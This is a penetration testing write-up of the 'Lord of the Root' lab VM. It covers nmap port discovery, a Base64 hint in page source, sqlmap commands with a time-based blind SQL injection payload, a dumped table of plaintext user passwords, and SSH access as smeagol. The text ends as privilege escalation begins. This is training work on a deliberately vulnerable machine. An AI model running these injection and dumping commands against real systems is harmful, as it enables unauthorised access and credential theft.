Penetration Testing Report

Target: Ubuntu 14.04.3

Date: [16/9/2024]

Tester: [mohammed Ehab, Ramy Vector, Adel Ehab]

---

1. Introduction

This report outlines the results of the penetration testing conducted on an Ubuntu 14.04 system. The testing process followed the methodology of Reconnaissance, Enumeration, Exploitation, and Post-Exploitation to identify vulnerabilities, assess risks, and suggest potential mitigations.

1. Reconnaissance and Scanning Network Discovery:


Objective:

Identify live hosts, open ports, and services running on the target system.

Methodology:


- We performed both passive and active reconnaissance using the following tools:
- **Netdiscover**: To identify the IP address of the connection.
- **Nmap**: Command: nmap -sV -A -T4 192.168.1.8 to map the network and find open ports.;
- **Findings:**
  - One open port detected:
  - **Port 22/tcp** (SSH) - OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.3 (Ubuntu Linux; Protocol 2.0)

We suspected hidden ports due to the presence of a firewall. Further investigation with:




```
┌──(root㉿kali)-[/home/kali]
└─# nmap -p- 192.168.1.8
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-09-16 1
Nmap scan report for 192.168.1.8
Host is up (0.00018s latency).
Not shown: 65533 filtered tcp ports (no-response)
PORT     STATE SERVICE
22/tcp   open  ssh
1337/tcp open  waste
MAC Address: 00:0C:29:FA:2F:E6 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 117.67 seco
```

- I try enter to port 22 as a root,(ssh root@192.168.1.8) but there is a password and fingerprint.



```
┌──(root㉿kali)-[/home/kali]
└─# ssh root@192.168.1.8

Easy as 1,2,3
root@192.168.1.8's password:
```

- We try to see if we can send packets to(1,2,3 ports),
- By using this command :- nmap -Pn --host-timeout 100 --max-retries 0 -p 1,2,3 192.168.1.8
- all of them being filtered no open port and they host up; so there is firewall.



```
┌──(root㉿kali)-[/home/kali]
└─# nmap -Pn --host-timeout 100 --max-retries 0 -p 1,2,3 192.168.1.8
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-09-17 10:24 EDT
Warning: 192.168.1.8 giving up on port because retransmission cap hit (0).
Nmap scan report for 192.168.1.8
Host is up (0.00019s latency).

PORT  STATE    SERVICE
1/tcp filtered tcpmux
2/tcp filtered compressnet
3/tcp filtered compressnet
MAC Address: 00:0C:29:FA:2F:E6 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 13.26 seconds
```


2. Enumeration:

Objective:


Identify additional services or directories that could be exploited.

Methodology:


- A full port scan with nmap -p- 192.168.1.8 revealed an additional open port (1337).
- **Tools used**:
- **Nikto**: nikto -C all -h http://192.168.1.8:1337.
- **Dirsearch**: dirsearch -u http://192.168.1.8:1337 to enumerate directories on the web page.
- there was some useful directory; and there was encoded text, by using Base64 at source page.




```
┌──(root㉿kali)-[/home/kali]
└─# dirsearch -u http://192.168.1.8:1337
/usr/lib/python3/dist-packages/dirsearch/dirsearch.py:23: DeprecationWarning: pkg_resources is deprecated as an AP
I. See https://setuptools.pypa.io/en/latest/pkg_resources.html
  from pkg_resources import DistributionNotFound, VersionConflict

  _|. _ _  _  _  _ _|_    v0.4.3
 (_||| _) (/_(_|| (_| )

Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 25 | Wordlist size: 11460

Output File: /home/kali/reports/http_192.168.1.8_1337/_24-09-16_12-57-14.txt

Target: http://192.168.1.8:1337/

[12:57:14] Starting:
[12:57:15] 403 -  291B  - /.ht_wsr.txt
[12:57:15] 403 -  294B  - /.htaccess.bak1
[12:57:15] 403 -  294B  - /.htaccess.orig
[12:57:15] 403 -  296B  - /.htaccess.sample
[12:57:15] 403 -  294B  - /.htaccess.save
[12:57:15] 403 -  294B  - /.htaccess_orig
[12:57:15] 403 -  284B  - /.htm
[12:57:15] 403 -  292B  - /.htaccessBAK
```



```
┌──(root㉿kali)-[/home/kali]
└─# nikto -C all -h http://192.168.1.8:1337
- Nikto v2.5.0
---------------------------------------------------------------------------
+ Target IP:          192.168.1.8
+ Target Hostname:    192.168.1.8
+ Target Port:        1337
+ Start Time:         2024-09-16 12:58:48 (GMT-4)
---------------------------------------------------------------------------
+ Server: Apache/2.4.7 (Ubuntu)
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/We
b/HTTP/Headers/X-Frame-Options
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the si
te in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilit
ies/missing-content-type-header/
+ /images: The web server may reveal its internal or real IP in the Location header via a request to with HTTP/1.0
. The value is "127.0.0.1". See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2000-0649
+ Apache/2.4.7 appears to be outdated (current is at least Apache/2.4.54). Apache 2.2.34 is the EOL for the 2.x br
anch.
+ OPTIONS: Allowed HTTP Methods: OPTIONS, GET, HEAD, POST .
+ /images/: Directory indexing found.
+ /icons/README: Apache default file found. See: https://www.vntweb.co.uk/apache-restricting-access-to-iconsreadme
/
+ /#wp-config.php#: #wp-config.php# file found. This file contains the credentials.
+ 26640 requests: 0 error(s) and 8 item(s) reported on remote host
+ End Time:           2024-09-16 12:59:31 (GMT-4) (43 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
```





kali-linux-2024.2-vmware-amd64 - VMware Workstation 17 Player (Non-commercial use only)
Player
1
2
3
4
LOTR Profile
http://192.168.1.8:1337/9783
http://192.168.1.8:1337/mord
view-source:http://192.168.1.8:1337/978345210/index.php
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google H

```
<html>
<img src="/images/hipster.jpg" align="middle">
<!--THprM09ETTBOVEl4TUM5cGJtUmxlQzV3YUhBPSBDbG9zZXIh>
</html>

```

Findings:

Discovered encoded Base64 text on the source page. Decoding the Base64 string twice provided a useful URL leading to a login page.

3. Exploitation:


Objective:

Identify vulnerabilities to gain access to the system.

Methodology:

We tested the login page for SQL injection vulnerabilities using SQLMap. Commands used:


- We tested the login page for SQL injection vulnerabilities using SQLMap.
- Commands: sqlmap -u http://192.168.1.8:1337/978345210/index.php --banner --batch --level=4 --random-agent --dump-all --forms




```
Parameter: username (POST)
    Type: time-based blind
    Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
    Payload: username=gZvr' AND (SELECT 1567 FROM (SELECT(SLEEP(5)))tXWh)-- hYIf&password=rnaC&submit= Login
```

- Identified a time-based blind SQL injection vulnerability.

- Extracted database details:
  We retrieve the database name and tables , by using this command :
  sqlmap -u http://192.168.1.8:1337/978345210/index.php --banner --batch -dbms mysql -D Webapp --random-agent --dump --forms




```
banner: '5.5.44-0ubuntu0.14.04.1'
[13:59:54] [INFO] fetching tables for database: 'Webapp'
[13:59:54] [INFO] fetching number of tables for database 'Webapp'
[13:59:54] [WARNING] time-based comparison requires larger statistical model, please wait..................
[13:59:54] [WARNING] it is very important to not stress the network connection during usage of time-based pa
do you want sqlmap to try to optimize value(s) for DBMS delay responses (option '--time-sec')? [Y/n] Y
1
[13:59:59] [INFO] retrieved:
[14:00:09] [INFO] adjusting time delay to 1 second due to good response times
Users
[14:00:22] [INFO] fetching columns for table 'Users' in database 'Webapp'
[14:00:22] [INFO] retrieved: 3
[14:00:25] [INFO] retrieved: i^C
[14:00:29] [WARNING] user aborted in multiple target mode
do you want to skip to the next target in list? [Y/n/q] Y
[14:00:29] [INFO] you can find results of scanning in multiple targets mode inside the CSV file '/root/.loca

[*] ending @ 14:00:29 /2024-09-16/
```




```
[14:06:14] [INFO] retrieved: AndMyAxe
[14:06:44] [INFO] retrieved: gimli
Database: Webapp
Table: Users
[5 entries]
+----+------------------+----------+
| id | password         | username |
+----+------------------+----------+
| 1  | iwilltakethering | frodo    |
| 2  | MyPreciousR00t   | smeagol  |
| 3  | AndMySword       | aragorn  |
| 4  | AndMyBow         | legolas  |
| 5  | AndMyAxe         | gimli    |
+----+------------------+----------+

[14:06:59] [INFO] table 'Webapp.Users' dumped to CSV file '/root/.local/share/sqlmap/output/192.168.1
[14:06:59] [INFO] you can find results of scanning in multiple targets mode inside the CSV file '/roo

[*] ending @ 14:06:59 /2024-09-16/
```

- Gained access to the system as **Smeagol** user.



```
┌──(root㉿kali)-[/home/kali]
└─# ssh smeagol@192.168.1.8
```



```
Last login: Tue Sep 22 12:59:38 2015 from 192.168.55.135
smeagol@LordOfTheRoot:~$ id
uid=1000(smeagol) gid=1000(smeagol) groups=1000(smeagol)
smeagol@LordOfTheRoot:~$ whoami
smeagol
smeagol@LordOfTheRoot:~$ ls
Desktop  Documents  Downloads  examples.desktop  Music  Pictures  Public  Templates  Videos
```

4. Post-Exploitation:


Objective:

Elevate privileges and maintain access.


Methodology:

We used **LinPEAS** to gather information about the target system's release and configuration. To escalate privileges:

